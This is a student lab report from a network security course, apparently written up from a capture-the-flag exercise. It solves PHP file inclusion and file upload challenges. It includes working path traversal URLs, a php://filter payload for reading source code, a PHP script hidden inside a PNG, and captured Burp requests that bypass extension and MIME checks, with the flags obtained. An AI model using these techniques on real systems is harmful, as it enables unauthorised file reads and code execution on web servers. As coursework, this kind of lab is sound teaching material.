浙江大學

本科实验报告

课程名称：网络安全原理与实践

姓　名：卢佳盈

学　院：计算机科学与技术学院

系：计算机科学与技术系

专　业：计算机科学与技术

学　号：3180103570

指导教师：卜凯

2021 年 4 月 11 日

浙江大学实验报告

课程名称：网络安全原理与实践


实验名称：Lab 02

实验要求：Lab 02 aims to practice techniques that exploit file upload vulnerability, file inclusion vulnerability, and SQL injection. Unrestricted file upload is a serious vulnerability that can have a detrimental effect on web application because we know that the file uploading feature allows us to upload documents according to the server, but if the file uploading facility is vulnerable then attacker can upload any malicious file on the web application, deface the website or gain access of the file system through a web shell. File inclusions are part of every advanced server side scripting language on the web. They are needed to keep web applications' code tidy and maintainable. They also allow web applications to read files from the file system, provide download functionality, parse configuration files and do other similar tasks. Though if not implemented properly, attackers can exploit them and craft a LFI attack which may lead to information disclosure, cross-site-Scripting (XSS) and remote code execution (RFI) vulnerabilities. SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database. SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

实验过程：

1. https://actf.lol/challenges#Game1-97


(1) click http://10.214.160.143 and go to the real page



FILE INCLUSION 1

The flag is in the /data/flag.


(2) modify the link as http://10.214.160.143/index.php?page=/data/flag, then find the error message.



FILE INCLUSION 1


```
Warning: include(.//data/flag): failed to open stream: No such
file or directory in /var/www/html/index.php on line 73

Warning: include(): Failed opening './/data/flag' for inclusion
(include_path='.:/usr/local/lib/php') in
/var/www/html/index.php on line 73
```

(3) Try to find /data/flag according to the error message by adding ../ before it. Finally find the link is http://10.214.160.143/index.php?page=../../../data/flag.



File Inclusion 1

ACTF{72bdc07805e8181ca8467e7b09ec4aa7}



file inclusion1

50

Author: Melody Difficulty Estimate: Easy


Maybe you need to learn something about file inclusion vulnerability? The flag is in /data/flag.

http://10.214.160.143

Correct

2. https://2019.actf.lol/challenges#file%20inclusion2


(1) click http://10.214.160.44 and go to the real page



File Inclusion 2

The flag is in the flag.php


(2) go to http://10.214.160.44/index.php?page=flag.php



File Inclusion 2


(3) go to

http://10.214.160.44/index.php?page=php://filter/read=convert.base64-encode/resource=flag.php



```
PD9waHANCiAgICAkZmxhZyA9ICJBQ1RGe2E4ODY3ZGMzZDAwZjQwNjk3MzFjMjFjNWZjNzQyNGR
```

(4) decode the string by base64, then get the flag is



Base64.us
Base64 在线编码解码 (最好用的 Base64 在线工具)
Base64 | URLEncode | MD5 | TimeStamp

请输入要进行 Base64 编码或解码的字符


```
PD9waHANCiAgICAkZmxhZyA9ICJBQ1RGe2E4ODY3ZGMzZDAwZjQwNjk3MzFjMjFjNWZjNzQyNGRmfSI7
```

编码 (Encode)
解码 (Decode)
↕ 交换
(编码快捷键: Ctrl + Enter)

Base64 编码或解码的结果:

```
<?php
   $flag = "ACTF{a8867dc3d00f4069731c21c5fc7424df}";
```

flag: ACTF{a8867dc3d00f4069731c21c5fc7424df}



file inclusion2

50

Author: Melody Difficulty Estimate: Easy


File inclusion again! The flag is in flag.php

http://10.214.160.44

Correct


3. **https://2019.actf.lol/challenges#Upload1**

(1) click http://10.214.160.191/ and go to the real page


File Upload 1

请选择要上传的图片：

(2) try to upload a test image and find that 2 checks are needed.



File Upload 1

请选择要上传的图片：

提示：PASS Check1!
PASS Check2!


(3) prepare 1.php file as following:

<?php

echo file_get_contents('/data/flag');


?>

(4) As php file cannot be uploaded, we can find test.png and run the command to get test2.png with steganography:




```
C:\Users\ljy28\Desktop\个人\壁纸>copy test.png+1.php test2.png
test.png
1.php
已复制         1 个文件。
```

(5) upload test2.png and modify the extension back to php while transmission with Burp, then forward the package and we can see 2.php passes the 2 check: file upload check and mime check.




提示：PASS Check1!
PASS Check2!


Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Compare
Intercept HTTP history WebSockets history Options
Update is ready to install
Restart
More info
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
Pretty Raw \n Actions

Request to http://10.214.160.191:80


```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
Referer: http://10.214.160.191/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: authtoken=3180103570.cf0d686dd25fd7f8d0b8ecf08b706aeb
Connection: close

------WebKitFormBoundaryu7rvWmRpClK3mCPc
Content-Disposition: form-data; name="upload_file"; filename="2.php"
Content-Type: image/png

□NG
<?php
echo file_get_contents('/data/flag');
?>
------WebKitFormBoundaryu7rvWmRpClK3mCPc
Content-Disposition: form-data; name="submit"

```


File Upload 1
请选择要上传的图片：
选择文件
未选择任何文件
上传
Elements Console Sources Network Performance
html body div#content img
Styles Computed Layout Event Listeners DOM Breakpoints Properties Accessibility


提示：PASS Check1!
PASS Check2!

```
▶<head>…</head>
▼<body>
   <h1>File Upload 1</h1>
  ▼<div id="content">
     ::before
    ▶<form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">…</form>
     "
     提示：PASS Check1!"
     <br>
     "PASS Check2!"
     <br>
     <img src="upload_file/2.php" width="250px"> == $0
     <!--Check1: File upload check not secure.-->
     <!--Check2: Mime check not secure.-->
     ::after
   </div>
 </body>
</html>
```

(6) Visit http:// http://10.214.160.191/upload_file/2.php


不安全 | 10.214.160.191/upload_file/2.php
应用 百度 天猫 百度 京东 淘宝 苏宁易购 苏宁易购 搜索 淘宝 京东 天猫

```
�PNG ACTF{a2cdd86a458242d42a17c2bf4feff069} □
```



Upload1

50

Author: Melody | Difficulty Estimate: Easy


Welcome to this upload series! This is Upload1. In order to upload successfully, you need to pass two check points. Find and bypass! flag is at /data/flag.

http://10.214.160.191

4. https://2019.actf.lol/challenges#Upload2


(1) Prepare test2.png same as question3

(2) Upload test2.png and modify the extension to pphphp while transmission with Burp because there is a double extension name check, then forward the package and we can see 2.php passes the two check.



Request to http://10.214.160.92:80

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryUydWXhGj1z7Ox3rZ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
Referer: http://10.214.160.92/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: authtoken=3180103570.cf0d686dd25fd7f8d0b8ecf08b706aeb
Connection: close

------WebKitFormBoundaryUydWXhGj1z7Ox3rZ
Content-Disposition: form-data; name="upload_file"; filename="test2.pphphp"
Content-Type: image/png

□NG
<?php
echo file_get_contents('/data/flag');
?>
```




File Upload 2

请选择要上传的图片：

提示：PASS Check1!
PASS Check2!

